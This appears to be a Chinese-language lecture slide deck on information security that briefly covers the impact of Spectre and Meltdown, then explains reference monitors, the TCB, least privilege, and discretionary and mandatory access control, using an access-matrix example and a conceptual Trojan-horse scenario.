


Fig. 7. Spectre-PHT, using cache, TLB or fsqrt as a side channel.





Fig. 8. Performance impact of SpecTerminator and NDA relative to the baseline on rv8.

# 更多的攻击



# Meltdown和Spectre影响分析

- 导致各种数据泄露
  - 操作系统底层的运行信息，包括密钥数据
  - 云计算环境，共用硬件的虚拟机，可以读取其它租户的隐私信息（例如，租用阿里云虚拟机，就可以知道其它虚拟机在运行什么）
  - 浏览器恶意脚本，读取用户的帐号/口令、邮箱等隐私信息
  - .....
- 程序之间的数据访问隔离，形同虚设

# 思考

- 1. 理解DirtyCOW的攻击原理，并思考DirtyCOW攻击有哪些后果？
- 2. 调研并理解其它 side-channel attacks 方法；
- 3. 理解Meltdown的攻击原理；
- 4. 理解防御Meltdown攻击的方法；
- 5. 理解Spectre的攻击原理；

# 信息安全模型


# 大纲

- 经典安全模型
- 自主访问控制
- 强制访问控制
- 基于角色的访问控制
- 完整性度量模型

# 经典安全模型

- James P.Anderson在1972年提出的引用监控器（Reference Monitor）的概念是经典安全模型的最初雏形

# 经典安全模型



# 经典安全模型

- 谁可以进入系统?    ■ **Authentication (身份认证)**
- 用户可以做什么?    ■ **Authorization (授权控制)**
- 用户做了什么?    ■ **Audit (审计)**

AAA (3A)

# 访问控制策略的实施原则

- **最小特权原则**
  - 当主体执行操作时，按照主体所需**特权的最小化**原则分配给主体权力。
- **最小泄漏原则**
  - 当主体执行任务时，按照主体所需知道的**信息的最小化**的原则分配给主体权力。
- **多级安全策略**
  - 主体和客体间的数据流向和权限控制按照**安全级别的绝密、秘密、机密、限制和无级别**这五个级别来划分。优点是可避免敏感信息的扩散。

# 访问控制策略的实施原则

- **最小特权原则**

- 当主体执行操作时，按照主体所需权力的最小化原则分配给主体权力。
  - 如：综合教务管理系统中，教员查询学生信息权限，不需授予更新权限


# 访问控制策略的实施原则

- **最小泄漏原则**


- 当主体执行任务时，按照主体所需知道的信息最小化的原则分配给主体权力。
  - 例：综合教务管理系统中教员只能查询所授班次学生的  
信息

# The Reference Monitor

- 一个抽象的保护模型
  - ✓ 有时相当接近于实现
  - ✓ 例如： SELinux (Flask 架构)
- 在实践中应提供：
  - ✓ 完全仲裁(Complete mediation )
  - ✓ 不可篡改(Be tamper proof )
  - ✓ 可证明(Be small enough to understand , i.e., verify )
- Idea: 计算机系统一般巨大而复杂，与安全有关的部分往往很小，把涉及安全的部分提取出来，以便可以理解/验证它。



# RM – Design Choices



# Trusted Computing Base (TCB)

- 计算机系统内的全部保护机制---包括硬件、固件和软件---它们的组合负责执行安全策略；
- TCB由一个或多个组件组成，它们共同对一个产品或系统执行统一的安全策略；
- TCB正确执行安全策略的能力，完全取决于TCB内的机制以及系统管理人员对安全策略相关参数的正确输入。

# 自主访问控制与安全策略

- 定义：如果作为**客体的拥有者**的用户个体可以通过设置访问控制属性来准许或拒绝对该客体的访问，那么这样的访问控制称为自主访问控制。
- 定义：如果**普通用户**个体能够参与一个安全策略的策略逻辑的定义或安全属性的分配，则这样的安全策略称为自主安全策略。

# 自主访问控制

- 自主访问控制的实现机制
  - ✓ 访问控制矩阵 (Access Control Matrix)
  - ✓ 访问控制列表 ( Access Control Lists)
  - ✓ 访问控制能力列表(Access Control Capabilities Lists, ACCLs)

# 访问控制矩阵

- 访问控制矩阵 (Access Control Matrix)
  - ✓ 是最初实现访问控制机制的概念模型
  - ✓ 它利用二维矩阵规定了任意主体和任意客体间的访问权限。

# 访问控制矩阵

主体 \ 客体	文件 1	文件 2	文件 3
Alice	$R, W, Own$	$R$	$R, W$
Bob	$R$	$R, W, Own$	
John	$R, W$	$R$	$R, W, Own$


# 访问控制矩阵

主体 \ 客体	文件 1	文件 2	文件 3
Alice	$R, W, Own$	$R$	$R, W$
Bob	$R$	$R, W, Own$	
John	$R, W$	$R$	$R, W, Own$

- 文件1: { (Alice, rxo) (Bob, r) (John, rx) }
- 文件2: { (Alice, r) (Bob, rwo) (John, r) }
- 文件3: { (Alice, rw) (John, rwo) }

# 访问控制表

- 访问控制表（ACL, Access Control List）是以文件（客体）**为中心**建立的访问权限表。
- 优点：能够很容易的判断出对于特定客体的授权访问，哪些主体可以访问并有哪些访问权限。




# 访问控制能力表

主体 \ 客体	文件 1	文件 2	文件 3
Alice	$R, W, Own$	$R$	$R, W$
Bob	$R$	$R, W, Own$	
John	$R, W$	$R$	$R, W, Own$

- Alice: { (文件1, rwo) (文件2, r) (文件3, rw) }
- Bob: { (文件1, r) (文件2, rwo) }
- John: { (文件1, rw) (文件2, r) (文件3, rwo) }

# 访问控制能力表

- 访问控制能力表 (ACCL, Access Control Capabilities List)
  - ✓ 是以用户（主体）为中心建立的访问权限表。
  - ✓ 为每个主体附加一个该主体能够访问的客体明细表




# 自主访问控制问题

- 讨论：DAC的优缺点？

# 自主访问控制问题

- DAC提供的安全保护容易被非法用户绕过
  - 例如，若某用户A有权访问文件F，而用户B无权访问F，则一旦A获取F后再传送给B，则B也可访问F。
  - 原因：在自主访问控制策略中，用户在获得文件的访问后，并没有限制对该文件信息的操作，即**并没有控制数据信息的分发**。

# 自主访问控制问题



- (1) ADM将重要信息放在important文件中，权限为只有自己可读写
- (2) SPY是一个恶意攻击者，试图读取important.doc文件内容，他首先准备一个文件pocket.doc，并将其权限设置成为ADM:w，SPY:rw
- (3) SPY设计一个有用的程序use\_it.Please，该程序除了有用部分，还包含一个木马
- (4) 当诱使ADM下载并运行该程序时，木马会将important.doc中的信息写入pocket.doc文件，这样SPY就窃取了important.doc的内容

# 自主访问控制问题

- 没有用户与主体分离
  - 没有控制信息流动
  - 恶意代码问题，即特洛伊木马
- 当用户被信任遵守访问限制时，代表他的主体（进程）却没有
- 应该对主体（进程）自身可以执行的操作实施限制
  - 强制访问控制策略提供了一种通过使用标签来强制执行信息流控制的方法

# 自主访问控制问题

- DAC的优缺点

- ✓ 优点：授权机制比较灵活
- ✓ 缺点：存在较大的安全隐患，不能对系统资源提供充分保护，尤其不能抵御特洛伊木马的攻击

# 强制访问控制与安全策略

- 定义：如果只有系统才能控制对客体的访问，而用户个体不能改变这种控制，那么这样的访问控制称为强制访问控制。
- 定义：如果一个安全策略的策略逻辑的定义与安全属性的分配只能由系统安全策略管理员进行控制，则该安全策略称为强制安全策略。

# 强制访问控制

- 强制访问控制(Mandatory Access Control), 简称 MAC
  - 在强制访问控制中, 每个主体及客体都被赋予一定的**安全级别(包括安全域)**, 系统通过比较主体和客体的安全级别来决定主体是否可以访问该客体。
  - 如, 绝密级, 机密级, 秘密级, 无密级。
  - 通过安全标签实现单向信息流通模式。
  - 系统“**强制**”主体服从访问控制策略。

普通用户**不能改变自身或任何客体的安全级别, 即不允许普通用户确定访问权限, 只有系统管理员可以确定用户的访问权限。**

# 强制访问控制实现机制-安全标签

- 安全标签是定义在目标上的一组安全属性信息项。在访问控制中，一个安全标签隶属于一个用户、一个目标、一个访问请求或传输中的一个访问控制信息。
- 最通常的用途是支持多级访问控制策略。  
在处理一个访问请求时，目标环境比较请求上的标签和目标上的标签，应用策略规则（如Bell Lapadula规则）决定是允许还是拒绝访问。


# 强制访问控制

- BLP模型
- Biba模型
